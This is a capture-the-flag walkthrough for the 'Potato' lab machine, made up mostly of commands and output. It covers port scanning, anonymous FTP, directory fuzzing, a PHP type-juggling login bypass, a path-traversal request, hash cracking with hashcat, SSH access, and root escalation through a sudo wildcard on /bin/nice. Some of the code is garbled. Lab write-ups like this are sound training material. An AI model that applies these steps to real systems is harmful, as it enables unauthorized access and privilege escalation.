Potato

```
ping potato.local

nmap -T4 -vv -A -p- potato.local
```

See that 4 ports are open as 22, 80, 748, 1607, 2112

On port 2112 of ftp has anonymous login allowed

Enter following command and type username and passowrd as anonymous

```
ftp potato.local -P 2112
```

```
ftp potato.local -P 2112
Connected to potato.local.
Name (potato.local:root): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.45.184 !
230-The local time is: Sun Aug 06 13:27:25 2023
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||64308|)
150 Opening ASCII mode data connection for file list
-rw-r--r--
           1 ftp
                      ftp
                                   901 Aug 2 2020 index.php.bak
                      ftp
-rw-r--r-- 1 ftp
                                    54 Aug 2 2020 welcome.msg
226 Transfer complete
ftp>
```

For downloading both the files on local system type below command

```
get index.php.bak
get welcome.msg
```


Content in index.php.bak file

```
[~/Desktop/ctf/potato]
   cat index.php.bak
<html>
<head></head>
<body>
<?php
$pass= 'potato"; //note Change this password regularly
if($ GET['login']=="1"){
  if (strcmp(\$_POST['username'], "admin") = 0 & strcmp(\$_POST['password'], \$pass) = 0) {
   echo "Welcome! </br> Go to the <a href=\"dashboard.php\">dashboard</a>";
    setcookie('pass', $pass, time() + 365*24*3600);
    echo "Bad login/password! </br> Return to the <a href=\"index.php\">login page</a> ";
 exit();
?>
  <form action="index.php?login=1" method="POST">
                <h1>Login</h1>
                <label><b>User:</b></label>
                <input type="text" name="username" required>
                </br>
                <label><b>Password:</b></label>
                <input type="password" name="password" required>
                </br>
                <input type="submit" id='submit' value='Login' >
  </form>
</body>
</html>
```

Content in welcome.msg file

```
(root@Hindutva)-[~/Desktop/ctf/potato]
# cat welcome.msg
Welcome, archive user %U@%R !
The local time is: %T
```

On Port 80



Potato company

At the moment, there is nothing. This site is under construction. To make you wait, here is a photo of a potato:




Fuzz for getting additional path And get the *ladmin* directory


ffuf -u http://potato.local/FUZZ -w /root/Documents/ubuntu/Wordlists/rockyou.txt t 80

```
[Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 131ms]
   * FUZZ: potato
[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 128ms]
   * FUZZ:
[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 130ms]
   * FUZZ: #1bitch
[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 150ms]
   * FUZZ: #1pimp
[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 128ms]
   * FUZZ: #1hottie
[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 131ms]
   * FUZZ: #1princess
[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 137ms]
   * FUZZ: #1stunna
[Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 130ms]
   * FUZZ: admin
[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 127ms]
   * FUZZ: #1love
[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 136ms]
   * FUZZ: #1angel
```

On **/admin** directory has login panel
The webisite is vulnerable to "php type juggling"

For more -> https://medium.com/swlh/php-type-juggling-vulnerabilities-3e28c4ed5c09






Admin area

Access forbidden if you don't have permission to access

```
POST /admin/dashboard.php?page=log HTTP/1.1
2 Host: potato.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
 Firefox/102.0
4 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
 ;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://potato.local
0 Connection: close
1 | Referer: http://potato.local/admin/dashboard.php?page=log
 Cookie: pass=serdesfsefhijosefjtfgyuhjiosefdfthgyjh
 Upgrade-Insecure-Requests: 1
 file=log_01.txt
```



Got the hash value of user **webadmin**Copy the hash value and paste it text editor as **hash**

```
hashcat -a 0 -m 500 hash /root/Documents/ubuntu/Wordlists/rockyou.txt
```

\$1\$webadmin\$3sXBxGUtDGIFAcnNTNhi6/:dragon

I got the webadmin shell with flag

```
└─# ssh webadmin@potato.local
webadmin@potato.local's password:
Permission denied, please try again.
webadmin@potato.local's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
                 https://ubuntu.com/advantage
* Support:
 System information as of Sun 06 Aug 2023 02:00:02 PM UTC
                                                           151
 System load: 0.0
                                  Processes:
 Usage of /: 12.4% of 31.37GB Users logged in:
 Memory usage: 25%
                                 IPv4 address for ens192: 192.168.192.101
 Swap usage: 0%
118 updates can be installed immediately.
33 of these updates are security updates.
To see these additional updates run: apt list -- upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
webadmin@serv:~$ whoami
webadmin
webadmin@serv:~$ ls -a
. .. .bash_history .bash_logout .bashrc .cache local.txt .profile user.txt
webadmin@serv:~$ cat local.txt
f0952a46d3628da208f562c7ae687345
webadmin@serv:~$
```

```
webadmin@serv:~$ sudo -l
[sudo] password for webadmin:
Matching Defaults entries for webadmin on serv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User webadmin may run the following commands on serv:
    (ALL: ALL) /bin/nice /notes/*
webadmin@serv:~$
```

Go to the **notes** folder but in that we can't have permission to read or write

Then simply navigate to the **webadmin** folder and create a bash file as following

```
echo "/bin/bash" > shell.sh
```

Give execute permission for file

```
chmod +x shell.sh
```

Then run the file

```
sudo /bin/nice /notes/../home/webadmin/shell.sh
```

Got the root shell

```
webadmin@serv:~$ echo "/bin/bash" > shell.sh
webadmin@serv:~$ chmod +x shell.sh
webadmin@serv:~$ sudo /bin/nice /notes/../home/webadmin/shell.sh
root@serv:/home/webadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@serv:/home/webadmin# whoami
root
root@serv:/home/webadmin# cd /root
root@serv:~# ls
proof.txt root.txt snap
root@serv:~# cat proof.txt
515b2a6c944f0d142d6b918f67e02555
root@serv:~# |
```